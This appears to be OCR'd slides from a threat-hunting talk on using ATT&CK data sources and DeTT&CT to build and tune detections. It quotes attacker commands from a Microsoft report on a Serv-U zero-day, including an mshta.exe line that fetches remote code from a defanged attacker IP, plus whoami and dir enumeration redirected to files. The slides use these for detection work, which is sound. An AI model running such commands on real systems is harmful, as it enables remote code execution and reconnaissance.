


Detection

ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution


https://attack.mitre.org/techniques/T1059/001/

COLLECTION: DATA SOURCES TO LOGS



https://github.com/mitre-attack/attack-datasources


COLLECTION: DETT&CT



https://rabobank-cdc.github.io/dettect-editor/

COLLECTION: DETT&CT


DeTT&CT can visualize log source coverage



https://rabobank-cdc.github.io/dettect-editor/

PROCESSING

- Hypothesize detection opportunities.
  - One source or correlations between sources.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.



DEVELOPING HYPOTHESIS

- Mshta.exe with WAN connection
- Whoami execution
  - May scope to execution with certain command line parameters

Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit

Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- *C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a* (defanged)
- *cmd.exe /c whoami > "./Client/Common/redacted.txt"*
- *cmd.exe /c dir > ".\Client\Common\redacted.txt"*
- *cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""*
- *powershell.exe C:\Windows\Temp\Serv-U.bat*
- *cmd.exe /c type \\redacted\redacted.Archive > "C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive"*

https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/

PROCESSING QUESTIONS

What are the parts of procedure and how are they used maliciously?

cmd.exe /c whoami > "./Client/Common/redacted.txt"

PROCESSING QUESTIONS

cmd launches whoami


Uses > to output to txt

cmd.exe /c whoami > "./Client/Common/redacted.txt"

The adversary uses cmd to enumerate the user via whoami and outputs the command line response to a text file using the ">" redirect command.

PROCESSING QUESTIONS

How often do the components appear in normal operations?



PROCESSING QUESTIONS

Are there common parent processes you can tune out or tune into?

What process starts this chain?

cmd.exe /c whoami > "./Client/Common/redacted.txt"

How often does cmd.exe launch whoami.exe?

PROCESSING QUESTIONS

Are there common child processes you can tune out or tune into?

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

PROCESSING QUESTIONS

Common command line parameters you can tune out or into?

cmd.exe /c whoami > "./Client/Common/redacted.txt"

What's using the ">" redirector in our environment?

PROCESSING QUESTIONS

Are there users we can tune in or out?


cmd.exe /c whoami > "./Client/Common/redacted.txt"

What users run whoami in our environment?

PROCESSING QUESTIONS

Does the process make network connections?


Localhost, Private IPs, External IPs?



https://adsecurity.org/?p=2604


PROCESSING VISUALIZATION

Casting a wide net



